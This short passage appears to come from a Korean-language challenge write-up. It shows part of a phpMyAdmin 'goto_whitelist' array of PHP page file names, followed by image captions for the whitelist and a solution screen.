45          'index.php',
46          'pdf_pages.php',
47          'pdf_schema.php',
48          'server_binlog.php',
49          'server_collations.php',
50          'server_databases.php',
51          'server_engines.php',
52          'server_export.php'

```

[사진-8] goto\_whitelist



[사진-9] 문제 풀이 화면